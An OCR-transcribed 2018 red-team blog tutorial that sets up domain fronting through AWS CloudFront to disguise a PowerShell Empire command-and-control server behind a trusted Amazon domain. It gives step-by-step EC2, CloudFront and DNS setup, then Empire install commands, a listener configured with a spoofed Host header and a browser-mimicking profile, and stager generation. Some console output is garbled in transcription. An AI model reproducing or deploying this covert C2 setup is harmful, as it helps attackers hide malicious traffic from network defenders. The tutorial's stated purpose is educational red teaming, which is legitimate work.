JUN 27 2018
1 COMMENT

BY SPARTAN2194

HOW TO RED TEAM, RED TEAMING, TOOLS

HOW TO RED TEAM: DOMAIN FRONTING WITH POWERSHELL EMPIRE AND CLOUDFRONT

Domain fronting is a new a technique to obfuscate the intended destination of HTTP(S) traffic. This allows attackers to circumvent security controls by masking the intended destination with “trusted” domains. In this blog post, I will setup AWS’s CloudFront CDN service to mask the destination of my Empire TeamServer.

DISCLAIMER

The information contained in this blog post is for educational purposes ONLY! HoldMyBeerSecurity.com/HoldMyBeer.xyz and its authors DO NOT hold any responsibility for


any misuse or damage of the information provided in blog posts, discussions, activities, or exercises.

DISCLAIMER

What is domain fronting?

As stated in the Red-Team-Infrastructure-Wiki, “In a nutshell, traffic uses the DNS and SNI name of the trusted service provider, Google is used in the example below. When the traffic is received by the Edge Server (ex: located at gmail.com), the packet is forwarded to the Origin Server (ex: phish.appspot.com) specified in the packet’s Host header. Depending on the service provider, the Origin Server will either directly forward traffic to a specified domain, which we’ll point to our team server, or a proxy app will be required to perform the final hop forwarding.”


Network diagram



Create AWS resources

Create EC2 Empire teamserver

1. Select “EC2” from the list of services
2. Select “Launch instance”
3. Step 1: Choose an Amazon Machine Image (AMI)
    A. Select “Ubuntu Server 16.04 LTS (HVM), SSD Volume Type”



Step 1: Choose an Amazon Machine Image (AMI)

Amazon Linux 2 LTS Candidate 2 AMI (HVM), SSD Volume Type - ami-be4051de

Amazon Linux 2 LTS Candidate 2 provides an updated version of the Linux Kernel (4.14) tuned for EC2, systemd support, a newer compiler (gcc 7.3), an updated C runtime (glibc 2.26), newer tooling (binutils 2.29.1), and the latest software packages through the extras mechanisms.

Root device type: ebs Virtualization type: hvm

SUSE Linux Enterprise Server 12 SP3 (HVM), SSD Volume Type - ami-934242f3

SUSE Linux Enterprise Server 12 Service Pack 3 (HVM), EBS General Purpose (SSD) Volume Type. Public Cloud, Advanced Systems Management, Web and Scripting, and Legacy modules enabled.

Root device type: ebs Virtualization type: hvm

Red Hat Enterprise Linux 7.5 (HVM), SSD Volume Type - ami-18726478

Red Hat Enterprise Linux version 7.5 (HVM), EBS General Purpose (SSD) Volume Type

Root device type: ebs Virtualization type: hvm


Ubuntu Server 16.04 LTS (HVM), SSD Volume Type - ami-925144f2

Ubuntu Server 16.04 LTS (HVM),EBS General Purpose (SSD) Volume Type. Support available from Canonical (http://www.ubuntu.com/cloud/services).

Root device type: ebs Virtualization type: hvm

4. Step 2: Choose an Instance Type

   A. Select “t2.medium”



Step 2: Choose an Instance Type

Amazon EC2 provides a wide selection of instance types optimized to fit different use cases. Instances are virtual servers that can run applications. They have varying combinations of CPU, memory, storage, and networking capacity, and give you the flexibility to choose the appropriate mix of resources for your applications. Learn more about instance types and how they can meet your computing needs.

Filter by: All instance types · Current generation · Show/Hide Columns

Currently selected: t2.medium (Variable ECUs, 2 vCPUs, 2.3 GHz, Intel Broadwell E5-2686v4, 4 GiB memory, EBS only)

	Family	Type	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance	IPv6 Support
□	General purpose	t2.nano	1	0.5	EBS only	-	Low to Moderate	Yes
□	General purpose	t2.micro Free tier eligible	1	1	EBS only	-	Low to Moderate	Yes
□	General purpose	t2.small	1	2	EBS only	-	Low to Moderate	Yes
■	General purpose	t2.medium	2	4	EBS only	-	Low to Moderate	Yes


   B. Select “Configure Instance Details”

5. Step 3: Configure Instance Details

   A. Select “default” for network

   B. Select “No preference” for Subnet

   C. Select “Enable” for “Auto-assign Public IP”



Step 3: Configure Instance Details


Configure the instance to suit your requirements. You can launch multiple instances from the same AMI, request Spot instances to take adv more.

Number of instances	1	Launch into Auto Scaling Group
Purchasing option	□ Request Spot instances	
Network	vpc-2b22eb4f (default)	Create new VPC
Subnet	No preference (default subnet in any Availability Zon	Create new subnet
Auto-assign Public IP	Enable	
IAM role	None	Create new IAM role
Shutdown behavior	Stop	
Enable termination protection	□ Protect against accidental termination	
Monitoring	□ Enable CloudWatch detailed monitoring Additional charges apply.	
Tenancy	Shared - Run a shared hardware instance Additional charges will apply for dedicated tenancy.	
T2 Unlimited	□ Enable Additional charges may apply	

D. Select “Next: Add storage”

6. Step 4: Add Storage

A. Enter “20” for “Size (GiB)”



Step 4: Add Storage

Your instance will be launched with the following storage device settings. You can attach additional EBS volumes and instance store volumes to your instance, or edit the settings of the root volume. You can also attach additional EBS volumes after launching an instance, but not instance store volumes. Learn more about storage options in Amazon EC2.

Volume Type	Device	Snapshot	Size (GiB)	Volume Type	IOPS	Throughput (MB/s)	Delete on Termination	Encrypted
Root	/dev/sda1	snap-07d180f3dc6eb1f5b	20	General Purpose SSD (GP2)	100 / 3000	N/A	☑	Not Encrypted

Add New Volume


B. Select “Add tags”

7. Step 5: Add tags

A. Select “Add tag”

B. Enter “Name” for key

C. Enter “Redteam-teamserver” for value



Step 5: Add Tags

A tag consists of a case-sensitive key-value pair. For example, you could define a tag with key = Name and value = Webserver.
A copy of a tag can be applied to volumes, instances or both.
Tags will be applied to all instances and volumes. Learn more about tagging your Amazon EC2 resources.

Key (127 characters maximum)	Value (255 characters maximum)	Instances	Volumes
Name	Redteam-teamserver	☑	☑

(Up to 50 tags maximum)

D. Select “Configure Security Group”

8. Step 6: Configure Security Group

A. Enter “Redteam-teamserver” for security group name


B. For the SSH rule enter YOUR public IP for source

i. My school has public IP range which I will use

C. Select “Add rule”

i. Set type to “HTTP”

ii. Enter “0.0.0.0/0” for source



Step 6: Configure Security Group

A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For example, if you want to set up a web server and allow Internet traffic to reach your instance, add rules that allow unrestricted access to the HTTP and HTTPS ports. You can create a new security group or select from an existing one below. Learn more about Amazon EC2 security groups.

Assign a security group: ● Create a **new** security group
○ Select an **existing** security group

Security group name: Redteam-teamserver

Description: launch-wizard-27 created 2018-05-01T15:23:50.265-04:00

Type	Protocol	Port Range	Source		Description
SSH	TCP	22	Custom	129.21.0.0/16	e.g. SSH for Admin Desktop
HTTP	TCP	80	Anywhere	0.0.0.0/0, ::/0	e.g. SSH for Admin Desktop

D. Select “Review and Launch”

9. Step 7: Review Instance Launch

A. Select Launch

B. For the Key pair select “existing key pair” or “new key pair”

i. Select “Launch instance”

10. Select “View instances”


11. Wait for new instance to initialize completely

A. The “Status checks” column should be “2/2 checks passed”

12. Copy the “IPv4 Public IP” for the new instance

Create CloudFront instance

1. Select “CloudFront” from AWS services
2. Select “Create Distribution”
3. Select “Get started” under “Web” for delivery method
4. Origin settings
    A. Enter “empire.hackinglab.beer” for Origin Domain Name
    B. Select “HTTP and HTTPS” for Viewer Protocol Policy



Origin Settings

Origin Domain Name: empire.hackinglab.beer

Click in the field and specify the domain r
web server from which you want CloudFr
enumerates the AWS resources associate
resource from a different AWS account, ty
example, for an Amazon S3 bucket, type
bucketname.s3.amazonaws.com. The file

Origin Path:

Optional. If you want CloudFront to reque
S3 bucket or your custom origin, enter th
CloudFront appends the directory name t
forwarding the request to your origin, for e
include a / at the end of the directory nam

Origin ID: Custom-empire.hackinglab.beer

Enter a description for the origin. This valu
same distribution from one another. The c
within the distribution.

Origin SSL Protocols:
☑ TLSv1.2
☑ TLSv1.1
☑ TLSv1
□ SSLv3

Origin Protocol Policy:
● HTTP Only
○ HTTPS Only
○ Match Viewer

Origin Response Timeout: 30


Origin Keep-alive Timeout: 5

HTTP Port: 80

HTTPS Port: 443

Origin Custom Headers: Header Name | Value


5. Default Cache Behavior Settings
    A. Select “GET, HEAD, OPTIONS, PUT, POST, PATCH, DELETE” for Allowed HTTP Methods
    B. Select “All” for Forwarding Cookies
    C. Select “Forward all, cache based on all” for Query String Forwarding and Caching



Default Cache Behavior Settings

Path Pattern	Default (*)
Viewer Protocol Policy	● HTTP and HTTPS ○ Redirect HTTP to HTTPS ○ HTTPS Only
Allowed HTTP Methods	○ GET, HEAD ○ GET, HEAD, OPTIONS ● GET, HEAD, OPTIONS, PUT, POST, PATCH, DELETE
Field-level Encryption Config	
Cached HTTP Methods	GET, HEAD (Cached by default) □ OPTIONS
Cache Based on Selected Request Headers	None (Improves Caching) Learn More
Object Caching	● Use Origin Cache Headers ○ Customize Learn More
Minimum TTL	0
Maximum TTL	31536000
Default TTL	86400
Forward Cookies	All
Query String Forwarding and Caching	Forward all, cache based on all
Smooth Streaming	○ Yes ● No
Restrict Viewer Access (Use Signed URLs or Signed Cookies)	○ Yes ● No
Compress Objects Automatically	○ Yes ● No

6. Select “Create distribution”
    A. The creation of this resource may take up to 20 mins.



CloudFront Distributions


	Delivery Method	ID	Domain N	C	Origin	CNAMEs	Status	State
□	Web	E1HVW71EFPZPM5	d3ugnc0p9	-	empire.hackinglab.beer	-	In Progres	Enabled

Setup/Configure domains via Namecheap

This guide assumes you already have domains purchased. You DO NOT have to use Namecheap but it is my registrar of choice :). I will be using the domain “hackinglab.beer” for my teamserver.

Hackinglab.beer – teamserver


1. Log into Namecheap.com
2. Select “Domain list” on the left
3. Select “Manage” by the domain you wish to configure
4. Select “Advance DNS” tab at the top
5. Select “Add new record”
    A. Select “A record” for type
    B. Enter “empire” for host
    C. Enter “<EC2 public IP addr for Empire teamserver>” for value
    D. Select the check mark to save record



	Type	Host	Value		TTL	
□	URL Redirect Record	@	https://holdmybeersecurity.com	Unmasked		
	A Record	empire	13.56.77.186		Automatic	✓ ✕

Testing CDN

1. ssh ubuntu@empire.hackinglab.beer
2. cd /tmp
3. echo “<html><p>hello world</p></html>” > hello
4. sudo python -m SimpleHTTPServer 80
5. curl http://d0.awsstatic.com/hello –header ‘Host: <CloudFront domain name>’
    A. Look at the photo above to find the location of the domain name




```
ubuntu@ip-10-21-1-170:~$ curl http://d0.awsstatic.com/hello --header 'Host: d3ugnc0
<html>
<p>
hello there
</p>
</html>
ubuntu@ip-10-21-1-170:~$ 
```

Install/Setup Empire

1. ssh ubuntu@empire.hackinglab.beer
2. sudo apt update -y && sudo apt upgrade -y
3. git clone https://github.com/EmpireProject/Empire.git
4. cd Empire
5. sudo ./setup/install.sh
6. ./empire

Create listener

1. listeners
2. uselistener http
    A. set Name awsDF
    B. set Host http://d0.awsstatic.com:80
    C. set DefaultProfile `/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko|Host: <CloudFront domain name>`
3. execute




```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Name awsDF
(Empire: listeners/http) > set Host http://d0.awsstatic.com:80
etmpire: listeners/http) > set DefaultProfile /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko| Host: d3ugnc
(Empire: listeners/http) > execute
[*] Starting listener 'awsDF'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > 
```

4. back

Generate Powershell Stager


1. usestager multi/launcher awsDF
2. execute



